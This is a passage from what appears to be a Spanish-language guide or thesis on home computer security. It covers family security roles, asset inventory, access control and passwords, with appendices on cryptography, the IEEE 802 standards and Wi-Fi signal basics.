- Mobiliario: Escritorios, sillas, mesas y en general todos los muebles que tienen un uso relacionado con los sistemas.
- Otros: Se incluyen la calefacción, iluminación y servicios como proveedores de Internet y suscripciones a servicios como video sobre demanda, juegos, etcétera.

Es altamente recomendable que una vez hecha la clasificación de los activos se incluyan aspectos como: la fecha de adquisición de los equipos o servicios, si tiene un único propietario o es compartido, el horario de uso, garantías, fechas de renovación y mantenimiento. El jefe de familia o responsable de la seguridad debe incluir los cambios pertinentes cuando se agreguen o retiren los activos y establecer cada cuánto tiempo se tiene que revisar el inventario a fin de tenerlo actualizado.

4.3.3 Seguridad de los residentes

El encargado de la seguridad es el encargado de mantener una comunicación constante con todos los integrantes de la familia para mantenerlos informados sobre sus obligaciones en materia de seguridad informática así como señalar puntualmente todos los beneficios que se tienen y los riesgos que se tienen cuando se tiene un mal manejo de la información; fomentar la participación en estas actividades facilita la implementación y mejoramiento de las políticas de seguridad que se establezcan en el entorno residencial.

La capacitación constante es un factor importante para mantener un ambiente de seguridad dentro del entorno. El encargado de la seguridad en el hogar deberá diseñar e implementar un plan de capacitación particular para cada integrante de la familia ya que las necesidades, edades, intereses, nivel escolar, etcétera, son diferentes en cada caso. En lo referente a los aspectos generales, se pueden organizar actividades en grupo para apoyar en el aprendizaje y facilitar la adaptación buscando que la adopción de las políticas se de lo más natural posible entre los integrantes.

En cualquiera de los casos (individual o grupalmente) es importante que los conceptos de *Integridad, disponibilidad y confidencialidad* queden suficientemente claros y que su importancia no se subestime; su implementación dependerá de cada miembro de la familia, por ello que sea prioridad la supervisión del encargado de la seguridad mediante la revisión constante del comportamiento que tengan

cuando hagan uso de los sistemas e instalaciones con más razón si son menores. Será deseable que haya un compromiso serio por parte de todos los que forman el núcleo familiar en llevar a cabo las recomendaciones que se les hagan y practicar de seguridad constantemente dentro y fuera del hogar.

El encargado de la la seguridad debe crear para cada miembro de la familia cuentas de usuario con el nivel de acceso y privilegios adecuados y tener control sobre ellas. Las cuentas con privilegios de administrador serán exclusivas del padre de familia o encargado. Las personas que no forman parte de la familia o que no viven en la residencia, deberán tener acceso limitado a los recursos informáticos mediante cuentas de invitado bien configuradas.

Al tratarse de un entorno residencial, es de suponerse que la comunicación entre los miembros de la familia y el encargado de la seguridad es más directa y resulta más fácil reportar algún incidente de seguridad que llegue a ocurrir; el jefe de familia (o encargado) deberá de plantear el procedimiento a seguir para corregir la situación y en su defecto, recurrir a algún experto para que lo solucione si la ocasión lo amerita.

Otro aspecto importante dentro de la seguridad de los usuarios es la de su autenticación e identificación. Elegir una buena contraseña y no revelarla, navegar por sitios seguros, utilizar conexiones seguras, hacer uso de un programa antivirus, etcétera; son prácticas que deben convertirse en hábito entre los integrantes de la familia para proteger la seguridad de sus datos. El encargado de la seguridad debe revisar la instalación de un cortafuegos y programas anti-malware como apoyo tratando de minimizar al máximo los riesgos que pudiera haber en el uso de los sistemas.

4.3.4 Seguridad física y ambiental de los sistemas dentro del hogar.

Uno de los primeros pasos para preparar el entorno en el que se va a hacer uso de los sistemas es el de propiciar un ambiente óptimo para el equipo por lo que es recomendable que haya un espacio dedicado exclusivamente para ello protegido de la luz solar, lluvia, humedad, con suficiente espacio y ventilación. Puede darse el caso de que exista una barrera física que defina las áreas donde se encuentran los equipos de cómputo: áreas públicas donde cualquier integrante de la familia tiene acceso (como puede ser un estudio) y áreas de acceso restringido donde solo los padres de familia o encargados de la seguridad tienen permitido estar por lo menos para el uso de algún equipo.

Uno de los riesgos que existen en el entorno residencial son las interrupciones de energía eléctrica; es importante poder contar con un equipo no-break o UPS para proteger los equipos y evitar su deterioro y la repentina pérdida de información. Es recomendable que el encargado de la seguridad se asegure de que la instalación eléctrica en el hogar esté en óptimas condiciones y que cuente con conexión a tierra para que la vida útil de los equipos se prolongue y no pierdan su garantía. Dentro del programa de actividades se debe contemplar la revisión periódica de la instalación así como su mantenimiento.
Según lo establecido, se debe de someter a mantenimiento preventivo todos los equipos informáticos para tenerlos en buen estado tomando en cuenta las recomendaciones del o de los fabricantes. El encargado de la seguridad debe de tener un registro de las tareas realizadas al respecto y de la información respaldada al momento de realizarlos. En caso de que algún equipo deba ser reemplazado, el jefe de familia debe eliminar toda la información de los equipos que ya no se vayan a utilizar destruyendo físicamente los discos duros o sobre escribiéndolos de forma segura.

4.3.5 Gestión de las operaciones.

Otro de los aspectos en los que se debe poner especial atención al momento de establecer las medidas de seguridad es el de las comunicaciones. El padre de familia debe de reforzar la seguridad en los dispositivos de red (módem, hub, routers, etcétera) desarrollando procedimientos eficaces para controlar el acceso a estos.

El encargado de seguridad debe hacer saber a los demás integrantes de la familia sobre qué software está permitido usar y cuál no, establecer las características para el software que será instalado para reducir los riesgos por malware en los equipos. Se deberá informar de igual manera el procedimiento para revisar mediante un programa antivirus los DVD's, memorias flash, etcétera, que serán usados en los equipos.

Cuando se realicen copias de seguridad, el criterio para realizarlas en el entorno residencial suele ser general, es decir, que la información sujeta a respaldo podría no tener distinción de usuario por tratarse de volúmenes bajos. Sin embargo, el proceso para realizarlas debe de estar bien definido; las copias de seguridad deben de estar debidamente rotuladas con la información necesaria para distinguir entre cada una de ellas y llevar un registro general de todas. Su almacenamiento quedará a cargo del jefe de familia y para ello debe de buscarse un lugar adecuado con las condiciones físicas necesarias para que se mantengan en buen estado. Los procesos de restauración los estarán a cargo del encargado de seguridad y bajo una norma previamente establecida.

Uno de los medios más comunes para transmitir información son las memorias usb y los correos. Los usuarios deberán tomar las medidas necesarias para no poner en riesgo la información de toda la familia como pueden ser la forma en que revisan su correo electrónico y perfiles de redes sociales, no revelar datos personales, seguir las medidas de seguridad pertinentes cuando hagan uso de equipos compartidos (ciber-cafés), revisar si los dispositivos usb no tengan virus o algún malware, etcétera.

Por otro lado, el encargado de la seguridad debe de establecer un mecanismo para que se reporten incidencias y la forma en que se va actuar para resolverlas; también se debe contar con un registro de estas que indique el tipo, el momento en que se han producido, la persona que realiza la notificación y los efectos que pudieran haber derivado de la misma.

4.3.6 Controles de acceso en el hogar.

El objetivo de establecer controles de acceso en el hogar es impedir que personas no autorizadas puedan tener acceso tanto a los sistemas como la información de la familia.

Un mecanismo que se puede implementar es el de asignación de derechos en los sistemas (cuentas de usuario restringidas). La gestión de cuentas de usuario deben incluir reglas bien definidas para el tipo de usuario que hará uso de ellas. El jefe de familia tendrá el criterio para asignarlas o cancelarlas e indicará la forma de identificación para poder hacer uso de estas.

El encargado de la seguridad creará un registro para tener control de las cuentas de usuario creadas y asignadas. Como se dijo anteriormente, las cuentas con privilegios de administración son de uso exclusivo del jefe de familia o encargado. Las medidas que se toman para hacer uso de las cuentas de usuario en los sistemas incluyen el uso de identificadores únicos (nombres de usuario) y el uso de contraseñas seguras.

Como mecanismo más usado para realizar autenticaciones, las contraseñas deben cumplir con ciertos como: contener mínimo 8 caracteres alfanuméricos, que tengan un tiempo de vida establecido, que no contengan caracteres idénticos consecutivos y que mezclen letras y números. El encargado de la seguridad debe informar a los demás integrantes de la familia acerca de la importancia de generar contraseñas seguras para hacer uso de cualquier servicio que las requiera.

Por último, el uso de conexiones seguras para navegar en Internet debe ser un requisito para el uso de la red. Servicios como redes sociales y correo ya incluyen esta característica pero debe ser configurada; es indispensable que todos los miembros de la familia sepan cómo hacerlo. Los accesos a Internet deben ser supervisados por los padres de familia más si se trata de menores de edad, se deben usar como apoyo cortafuegos o filtros de contenido. En caso de ser necesario, también se puede establecer un horario para hacer uso de la conexión a Internet como buen hábito entre los menores de edad.

La familia como grupo, no debe dejar a un lado el seguimiento de las normas o políticas implementadas con el fin de mantener segura su información. El encargado de la seguridad en el hogar debe de programar de forma periódica la revisión de las políticas y actualizarlas en función de los resultados y de las necesidades que vayan surgiendo.

El jefe de familia tiene el compromiso de verificar las nuevas mejoras que se acuerden en cuanto a las políticas así como su adecuación; al tratarse de un nuevo ciclo de las políticas, se supone un esfuerzo constante por parte de todos los actores en comprender y comprometerse con las nuevas medidas que se implementen.

Las actividades involucradas en una auditoría dentro del entorno residencial podrían ser las siguientes:

- Planificar en familia la auditoría. Qué tareas son las que le tocan a cada quién, áreas de la casa afectadas, recursos y tiempos.

- Hacer un registro de los equipos en el hogar con el fin de organizar en ese aspecto qué equipos necesitan de ciertos cambios en particular.

- Elaboración de un informe que indique los resultados y sirva como parámetro para futuras revisiones.

- Poner a consideración de toda la familia los resultados obtenidos e incluir las opiniones de todos los actores con el fin de hacer partícipes a todos los integrantes de la familia en el ejercicio de la seguridad.

Por último, el jefe de familia deberá de mantener siempre vivo el interés por la seguridad de los sistemas e informar de los alcances de las políticas así como los objetivos alcanzados. Es indispensable que le recuerde a todos los actores que la seguridad es una parte importante dentro de las actividades de la familia y que es igual de importante que todas las tareas que se llevan a cabo en el hogar.

A. Sistemas Criptográficos.

La criptografía es una de las técnicas más antiguas y de mayor interés para la ocultación de información en las comunicaciones entre varios sujetos. Desde los comienzos de la historia se han desarrollado innumerables métodos para la ocultación de la información, llegando hasta la actualidad en la que se manejan métodos muy complejos y casi perfectos para esta finalidad.

La encriptación es la técnica de cifrar la información mediante el uso de una clave, contraseña, certificado o frase y/o un algoritmo matemático cuya misión es la de combinar el mensaje original con la clave o algoritmo formando un nuevo mensaje incomprensible para cualquiera que no conozca esa clave.

El descifrado es la técnica utilizada para el descifrado de aquellos mensajes cifrados mediante una clave (o cualquier otra secuencia) y el conocimiento del algoritmo utilizado para su encriptación.

Por tanto los actores de un sistema criptográfico son:

- El mensaje original no cifrado.

- La clave, frase, certificado o cadena secreta utilizada en el cifrado. En cuanto mayor sea la profundidad o tamaño de esa frase, mayor seguridad garantizará por norma general. Esta clave es la base de toda la seguridad, por lo que su almacenamiento en un lugar seguro es el principal pilar de todo el sistema criptográfico.

- El algoritmo utilizado para su encriptación. Existen cientos de algoritmos más o menos complejos para el cifrado de mensajes; en los sistemas actuales su divulgación es pública, por lo que su uso o conocimiento no constituye ningún riesgo de seguridad, ya que la verdadera seguridad está basada en la clave de cifrado.

- Muchos algoritmos de encriptación se apoyan en la generación de claves aleatorias o pseudoaletorias para su utilización como claves de apoyo (Salt) o para la generación de las propias claves de cifrado. El hecho de que estas claves sean por cien por ciento aleatorias, que no exista ningún tipo de patrón en su generación y que no se puedan repetir es prioritario. Un

ejemplo son lo código nonce (hápax: palabra generada para un solo uso). En criptografía, otro término que se utiliza “salt”, que es una segunda clave (del tipo que sea) que en combinación con la clave principal sirve de apoyo para generar el mensaje cifrado, de forma que no baste con un ataque de diccionario para romper una clave.

- El nuevo mensaje cifrado mediante los anteriores componentes.

El desarrollo actual de sistemas criptográficos complejos garantiza un nivel muy aceptable de seguridad para la encriptación de mensajes y transmisiones incluso abiertas (al acceso de cualquiera como en una red inalámbrica) pero a pesar de este nivel de seguridad actual, ninguna técnica de encriptación es válida si no se mantiene la clave totalmente inaccesible para cualquier intruso.

La seguridad siempre ha sido el talón de Aquiles de los sistemas criptográficos, que han sido y han sido sometidos a todo tipo de ataques para encontrar nuevos métodos para su quebrantamiento. Para la rotura a este tipo de algoritmos, con el fin de descifrar mensajes cifrados, se utilizan técnicas como el ataque de diccionario, en el que se vuelca una lista de palabras determinadas sobre un mensaje cifrado o el ataque de fuerza bruta similar a la del diccionario, pero basado en un generador de caracteres. Debido a la potencia actual de los sistemas informáticos, se debe hace uso de las claves extensas, ya que de no hacerlo se podrían averiguar en relativamente poco tiempo. Sin embargo, el método que más resultados ha obtenido hoy por hoy es el uso de la estadística, que ha conseguido obtener romper algoritmos muy importantes y complejos.

La criptografía y sus técnicas son la base del trabajo de toda la tecnología PKI (*Public Key Infrastructure, Infraestructura de Llave Pública*) y de todos los programas y protocolos que la utilizan. En PKI se utilizan las siguientes técnicas criptográficas:

- Sistemas criptográficos de clave simétrica.
- Sistemas criptográficos de clave asimétrica.
- Sistemas de reducción o resumen de mensajes (Hash).

A.1 Sistemas de clave simétrica.

Un sistema criptográfico de clave simétrica se basa en una clave de encriptación que se utilizará de igual manera para el cifrado, así como para el posterior descifrado del mensaje. Mediante el uso de sistemas de clave simétrica, tanto el originador del mensaje o remitente como su receptor o destinatario deben conocer una misma clave para poder realizar una comunicación entre ellos.

Si aplicamos esta teoría a una comunicación entre un sistema origen y varios sistemas destino, cada uno de ellos debe conocer la clave de cifrado/descifrado por lo que provoca importantes riesgos de seguridad en la distribución y almacenamiento de las claves secretas. Para mantener las comunicaciones secretas entre cada uno de los participantes sería necesario utilizar parejas de claves de cifrado/descifrado entre cada uno de los destinatarios y el remitente.

Hasta hace relativamente pocos años, los únicos sistemas de cifrado que existían eran los basados en las claves simétricas, que se utilizaron en las comunicaciones secretas durante las guerras mundiales y la guerra fría. El verdadero riesgo consistía en la interceptación de los libros de claves que se tenían que distribuir entre los remitentes y los destinatarios. Los sistemas de claves simétricas siguen siendo de gran utilidad para el cifrado de comunicaciones entre dos sistemas, pero la extensión de estos sistemas a más participantes los limita en la práctica.

A.2 Sistemas de clave asimétrica.

En la década de los años 70 se descubrieron las técnicas criptográficas que permitieron la creación de la llamada criptografía de clave asimétrica o criptografía de clave pública (*figura A.1*).Uno de los primeros sistemas matemáticos (basado en la factorización de los números primos grandes) es RSA.

Estos sistemas criptográficos, como su nombre lo indica, es aquella que se distribuye a cualquier sujeto o sistema que desee iniciar una comunicación con el sistema destinatario. Su seguridad no es importante, ya que el conocimiento de esta clave solo garantiza que cualquier remitente pueda “hablar la misma lengua” que el destinatario, poseedor de la clave privada. Pero esa clave pública no ayuda

en nada para el descifrado por parte del remitente de cualquier mensaje interceptado. En muchas ocasiones esta clave pública se publica, incluso en servidores de Internet, para cualquiera que desee establecer una comunicación segura con un servidor destinatario. En resumen, cada una de las dos claves es capaz de descifrar lo que la otra ha cifrado.



Figura A.1 Sistemas de clave asimétrica.

La clave privada es la necesaria para el descifrado de cualquier mensaje cifrado mediante la clave pública. Es por ello que la clave privada debe mantenerse totalmente segura y protegida para evitar que caiga en manos de cualquiera que desee descifrar las comunicaciones. Un mensaje cifrado mediante la clave privada podrá ser descifrado mediante la clave pública.

A través del sistema de criptografía asimétrica, cada componente de una comunicación dispone de una clave privada para el descifrado de los mensajes recibidos y de una clave pública para entregar a cualquier sujeto que desee comunicarse con ese componente. Los algoritmos matemáticos que utilizan estos sistemas se apoyan en funciones complejas de un solo sentido, que permiten el cálculo de forma sencilla en una dirección, pero que dificultan el cálculo inverso hasta que resulta demasiado complejo de calcular. Estas funciones matemáticas necesitan bastante potencia de cálculo por parte de los sistemas participantes para el cifrado/descifrado de las comunicaciones, aunque esto representa demasiado problema.

La seguridad de estos criptosistemas se sigue basando en el secreto de la clave privada, aunque esta clave también debe ser suficientemente larga. Se suelen utilizar certificados para el uso de este tipo criptografía, si bien no existe

dependencia entre criptografía asimétrica y PKI, si la hay entre PKI y criptografía asimétrica.

A.3 Algoritmo RSA.

RSA es uno de los algoritmos más populares de cifrado de clave asimétrica (utiliza una clave pública y una privada para el cifrado/descifrado de datos), muy utilizado en el sistema de infraestructura PKI. De hecho muchas veces se relaciona PKI con RSA o viceversa, pero ambos son totalmente independientes. RSA utiliza la técnica de cifrado de bloques de datos mediante la factorización de números primos grandes (mayores que 10^{100}).

RSA fue implementado por Rivest Shamir & Adleman y fue oficialmente publicado en 1977, aunque se conocen antecedentes que lo describían a principios de los años 70. De sus nombres provienen las siglas “RSA”. Este algoritmo contó en sus primeros años con problemas de distribución por patente y por problemas de exportación de métodos criptográficos, debido a las leyes norteamericanas, aunque hoy es mundialmente utilizado. En un principio el gobierno de los Estado Unidos intentó evitar la exportación de sistemas criptográficos de alta seguridad ya que temían que se pudieran utilizar para usos ilícitos y que por su complejidad no podrían ser descifrados pos sus servicios de inteligencia, siempre que se utilizaran claves lo suficientemente grandes. Los tribunales, al cabo de los años, permitieron la exportación de estos algoritmos.

La seguridad actual de RSA goza de una salud razonable, aunque se han encatrado técnicas para el descifrado parcial de datos, que por otra parte puede ser evitado mediante el uso de algoritmos de relleno o *padding scheme*. El descifrado completo de mensajes basado en RSA se producirá inevitablemente cuando la potencia del cálculo de computación avance de forma considerable. Por ello, gran parte de su seguridad se sostiene en el uso de claves de cifrado de gran tamaño, en su correcto almacenamiento (de forma secreta), en la aleatoriedad (que no sean predecibles) del sistema que genera números primos grandes. Si bien se han descrito una serie de ataques teóricos a RSA, en la práctica no son muy eficientes.

A.4 Protocolo SSL y TLS.

SSL (Secure Sockets Layer, Protocolo de Capa de Conexión Segura) y TLS (*Transport Layer Security, Seguridad de la Capa de Transporte*) son dos protocolos para asegurar comunicaciones mediante tunelización del canal de comunicaciones. Sustancialmente los dos protocolos se pueden considerar casi idénticos, en su algoritmo matemático. SSL fue inicialmente desarrollado por Netscape para el tunelamiento de las comunicaciones cliente-servidor, utilizando el lenguaje HTTP y garantiza los procesos de autenticación, encriptación e integridad de mensaje. Si se emplea SSL para el tunelamiento de HTTP, se considera que se está utilizando el protocolo HTTPS. Su funcionamiento se aplica a la capa de aplicación del modelo OSI. La encriptación se basa, en principio, en la existencia de un certificado de cliente, si se aplica completamente a la infraestructura PKI. El protocolo SSL es independiente al algoritmo de cifrado que se utilice, pudiendo decidir en el establecimiento del canal el modelo del algoritmo a utilizar, que puede ser de clave simétrica (RC2, RC4, DES, 3DES, AES, etcétera) o asimétrica (RSA, DH, DSA, etcétera).

TLS es un estándar de uso público que se encuentra actualmente en su versión 1.1 (todavía en borrador) y definido en el RFC 2246. El funcionamiento interno del protocolo correspondiente a SSL, pero su aplicación se basa en la capa de transporte del sistema OSI.

La seguridad de ambos protocolos debe sostener en el uso de algoritmos de cifrado considerados como seguros y en claves de cifrado de tamaño aceptable (128-2048 bits).

A.5 Algoritmos de reducción de mensajes.

Los algoritmos de reducción de mensajes o resumen de mensajes solo de los algoritmos más utilizados en criptografía. La reducción criptográfica es la capacidad de reducir/ampliar una entrada a una secuencia que puede ser hexadecimal (llamada hash) de tamaño fijo y con características determinadas.

Existen numerosos algoritmos de reducción de mensaje, entre los que destacan MD2, MD4, MD5, SHA-0 SHA-1, MIC, Whirpool, etcétera. Su profundidad de clave

o tamaño de salida puede ir desde los 40 hasta los 4096 bits. Los requerimientos que debe ofrecer un algoritmo de este tipo son:

- La salida del algoritmo debe ser única, Debe de haber una ínfima posibilidad de repetición del hash resultante.

- El propio algoritmo debe ser universal. El mecanismo de generación se podrá utilizar en cualquier sistema con el mismo algoritmo y obtendrá el mismo hash del mensaje original.

- No puede ser reversible. El mecanismo de generación no se puede revertir para volver a generar el mensaje original. Por lo tanto solo funciona en una dirección.

No se deberá confundir estos algoritmos de reducción con algoritmos de cifrado. La finalidad que tienen estos algoritmos de reducción es la de firmar o validar un mensaje original generando una frase o hash única para ese documento. De esta manera el hash generado garantizará la autenticidad e inviolabilidad del documento fuente.

- Por todo ello, estos algoritmos se han utilizado para firmar algunos de los siguientes tipos de código:

- Software distribuido por Internet. Tras una descarga de software se puede calcular el hash y compararlo con el que indica el desarrollador para verificar que el programa no ha sido alterado de alguna forma.

- Fotografía digital legal (fotografía de radar, fotografía forense). A estas fotografías se les adhiere una firma para verificar que no ha sido manipulada.

- Certificados de usuario y otras aplicaciones relacionadas con la infraestructura PKI como la firma digital.

- Almacenamiento y transporte seguro de claves de acceso de usuarios.

B. Normativa IEEE 802.

El IEEE (*Institute of Electrical and Electronics Engineers*) aprobó la norma 802 en 1990, que normalizaba el funcionamiento de las redes de área local y metropolitanas, y de esta manera se definía el estándar necesario para que los productos de los diferentes fabricantes del mercado fueran compatibles entre sí. Esta primera norma se fue dividiendo sucesivamente en diferentes grupos de trabajo, y en la actualidad se pueden encontrar más de 20. En la *tabla B.1* se pueden observar los primeros grupos de trabajo de la norma IEEE 802 con sus características principales.

Grupos de trabajo	Características
802.1	Protocolos superiores de redes de área local.
802.2	Control lógico de enlace.
802.3	Ethernet.
802.4	Token Bus.
802.5	Token Ring.
802.6	Red de área metropolitana.
802.7	Grupo de asesoría técnica sobre banda ancha.
802.8	Grupo de asesoría técnica sobre fibra óptica.
802.9	Redes de área local isosíncronas
802.10	Seguridad interoperable en redes de área local isosíncronas.
802.11	Red local inalámbrica (Wi-Fi).
802.12	Prioridad en demanda.
802.13	No se usa.
802.14	Cable módems.
802.15	Red de área personal inalámbrica.
802.16	Red metropolitana inalámbrica.

Tabla B.1 Grupos de trabajo de la normativa 802.

Como se puede apreciar en la tabla, se estableció in grupo de trabajo específico para las redes locales y otra para las redes locales inalámbricas creadas con la tecnología Wi-Fi. En el caso de las redes inalámbricas, el principal problema que

se trató de resolver fue la incompatibilidad que existía entre los dispositivos inalámbricos de distintos fabricantes.

B.1 802.2

Es el estándar que define el control de enlace lógico (LLC), que es la parte superior de la capa de enlace en las redes de área local. La subcapa de enlace lógico presenta una interfaz uniforme al usuario del servicio de enlace de datos que es normalmente la capa de red. Bajo la subcapa de enlace lógico esta la subcapa de Control de Acceso al Medio (MAC), que depende de la configuración que se use en la red (Ethernet, Token Ring, 802.11, etcétera).

Este estándar incluye etiquetas de 8 bits de destino y origen a los paquetes del tipo de conexión. También hay un campo de control de 8 0 16 bits usado en funciones auxiliares como control de flujo.

B.2 802.3

Este grupo de trabajo define los estándares de capa física y subcapa de control de MAC y de capa de transmisión de datos. Aplicada para especificar (entre otros tipos de redes) las conexiones de área local y los enlaces que se realizan entre los nodos por medio de varios tipos de cable de cobre o fibra óptica.

Este grupo de trabajo también especifica el acceso al medio por CSMA/CD (Acceso Múltiple por Detección de Portadora con Detección de Colisiones) que es una técnica usada en redes Ethernet para mejorar sus prestaciones y evitar que se congestionen las redes. Existen muchas versiones de este grupo. En la *tabla B.2* se muestran algunas de ellas.

Estándar	Descripción.
802.3a	10Base2. 10Mbps sobre coaxial delgado.
802.3i	10Base-T. 10Mbps par trenzado no apantallado (UTP).
802.3j	10Base-F 10Mbps fibra óptica.
802.3u	100Base-TX, 100Base-T4, 100Base-FX. Fast Ethernet a 100 Mbps con autonegociación de velocidad.

802.3y	100Base-T2 100Mbps par trenzado sin apantallar (UTP).
802.3z	1000Base-X Ethernet de 1Gbps fibra óptica.
802.3ab	1000Base-T Ethernet de 1Gbps par trenzado no apantallado.

Tabla B.2 Versiones del grupo de trabajo IEEE 802.3

B.3 802.11

El estándar 802.11 define el uso de los dos niveles inferiores de la arquitectura OSI, especificando sus normas de funcionamiento en una red de área local inalámbrica. En 1997 el IEEE añadió este miembro a sus grupos de trabajo.

La primero norma 802.11 utilizaba infrarrojos como medio de transmisión nunca tuvo buena aceptación en el mercado. Posteriormente salieron otras dos normas basadas en el uso de radiofrecuencia en la banda de 2.4 GHz.

Dentro del grupo 802.11 se pueden encontrar diferentes versiones, aunque las más importantes son las siguientes:

- **802.11b**. Fue introducida en 1999 y su velocidad de transmisión es de 11 Mbps. A pesar de su baja velocidad y operar en la banda de 2.4 GHz es muy sensible a las interferencias con otras tecnologías inalámbricas, como por ejemplo el *bluetooth*.

- **802.11a**. Su principal diferencia con respecto a 802.11b es que trabaja en la banda de frecuencia de 5 GHz y utiliza una técnica de transmisión conocida como OFDM (*Orthogonal Frequency Division Multipexing* o División de Frecuencias por Multiplexación Ortogonal). La gran ventaja es que consigue velocidades de 54Mbps, llegando a alcanzar hasta los 108 Mbps.

- **802.11g**. Surgió en 2003 como evolución del estándar 802.11b. Esta norma ofrece velocidades de 54 Mbps en la banda de 2.4 GHz y es compatible hacia atrás con los equipos 802.11b, por lo cual ha tenido una gran acogida.

- **802.11n**. Es la versión más reciente y trabaja con velocidades de hasta 500 Mbps gracias a la tecnología MIMO (*Multiple Input – Multiple output*,

Múltiple entrada – Múltiple salida) que permite incrementar el rendimiento en función del número de antenas que utiliza.

Las versiones de la norma IEEE 802.11 que más se han extendido en las redes Wi-Fi son la 802.11b y la 802.11g, debido sobre todo a la banda de frecuencia que utilizan para la comunicación. La banda de frecuencia de 2.4 GHz corresponde a la banda ISM (Médico-Científica Internacional) y está disponible en cualquier lugar del planeta, por lo tanto al utilizar esta misma banda, estas versiones de Wi-Fi se aseguran que los dispositivos funcionarán correctamente en todos los países del mundo.

También existen otras versiones que incorporan mejoras a las anteriores, como es el caso de la IEEE 802.11i, que añade seguridad a las comunicaciones al utilizar el algoritmo criptográfico AES para codificar la información durante las transmisiones inalámbricas. La versión IEEE 802.11e intenta optimizar la calidad de servicio ofrecida durante las comunicaciones.

C. Redes Inalámbricas (Wi-Fi).

La especificación IEEE 802.11 (ISO/IEC 8802-11) es un estándar internacional que define las características de una red de área local inalámbrica (WLAN). Wi-Fi (que significa "Fidelidad inalámbrica", a veces incorrectamente abreviado WiFi) es el nombre de la certificación otorgada por la *Wi-Fi Alliance*, anteriormente WECA (*Wireless Ethernet Compatibility Alliance*), grupo que garantiza la compatibilidad entre dispositivos que utilizan el estándar 802.11. Por el uso indebido de los términos (y por razones de marketing) el nombre del estándar se confunde con el nombre de la certificación. Una red Wi-Fi es en realidad una red que cumple con el estándar 802.11.

La tecnología Wi-Fi se aplica directamente en las redes de área local inalámbrica (WLAN) que permiten a varios dispositivos transmitir información entre ellos por medio de ondas de radio, sin necesidad de utilizar cables. Las ventajas que ofrecen este tipo de redes son muy evidentes; la principal consiste en la libertad que proporcionan a los usuarios de la red, que pueden llevar su ordenador a cualquier lugar donde haya cobertura de la red, sin perder la conexión a Internet.

C.1 Características de la señal.

Como características físicas de la señal en las redes inalámbricas se señalan:

- La frecuencia.
- La potencia de la señal.

C.1.1 Frecuencia.

La frecuencia de una onda se define en número de repeticiones (ciclos) por unidad de tiempo (segundo); su unidad correspondiente es el hercio (Hz).

Se puede calcular de la siguientes manera:

$$f = \frac{1}{T}$$

Donde T es el periodo de la señal.

El estándar 802.11 b/g (que es el utilizado en las redes locales inalámbricas) trabaja en la banda de los 2.4 GHz y cada punto de acceso trabaja en un canal determinado. En total hay 11 canales y cada canal se corresponde con una frecuencia determinada. Los números de canales consecutivos corresponden también a intervalos de frecuencias consecutivas. Por lo tanto, mientras más diferencia haya entre los números de canal mayor diferencia habrá entre sus frecuencias.

En México no hay restricción en cuanto a que canal puede utilizar un punto de acceso sin embargo existen regiones en el mundo en las que existen restricciones. A continuación algunos ejemplos:

- Europa: Del canal 3 al 13, excepto en Francia que sólo se pueden utilizar los canales 10 al 13 y España que únicamente se pueden utilizar los canales 10 y 11.

- Japón: Todos los canales (1-14).

- México y USA: Los canales del 1 al 11.

En la *figura A.1* se puede observar la distribución de frecuencias por cada canal.



Figura C.1 Distribución de frecuencias y canales.

Cada canal necesita un ancho de banda de 22 MHz para transmitir la información, por lo que se produce un inevitable solapamiento de varios canales contiguos. Para evitar interferencias en presencia de varios puntos de acceso cercanos

C.1.2 Potencia de la señal

La potencia de una antena inalámbrica se puede entender como el grado de amplificación de la señal. La ganancia se puede medir en decibelios (dB) o en voltaje (mW). Cuanto mayor sea la ganancia de una antena mejor cobertura tendrá la red inalámbrica. Las antenas de los puntos de acceso poseen, como es lógico, mucha mayor ganancia que las antenas de los adaptadores de red inalámbricos

ya que deben ofrecer cobertura a una amplia zona del espacio. No obstante, las antenas direccionales tienen mayor ganancia que las omnidireccionales, ya que concentran toda la energía en una sola dirección y por lo tanto tienen mayor alcance.

C.1.3 Ganancia.

La ganancia de potencia *G* de un amplificador es la relación entre la potencia de salida y la potencia de entrada:

$$G = \frac{P_s}{P_e}$$

Si la potencia de salida es 20 W y la de entrada 10 W, la ganancia sería:

$$G = \frac{20W}{10W} = 2$$

Lo que significa que la potencia de salida es dos veces mayor que la de entrada. Si la ganancia es menor que 1 se le llama atenuación.

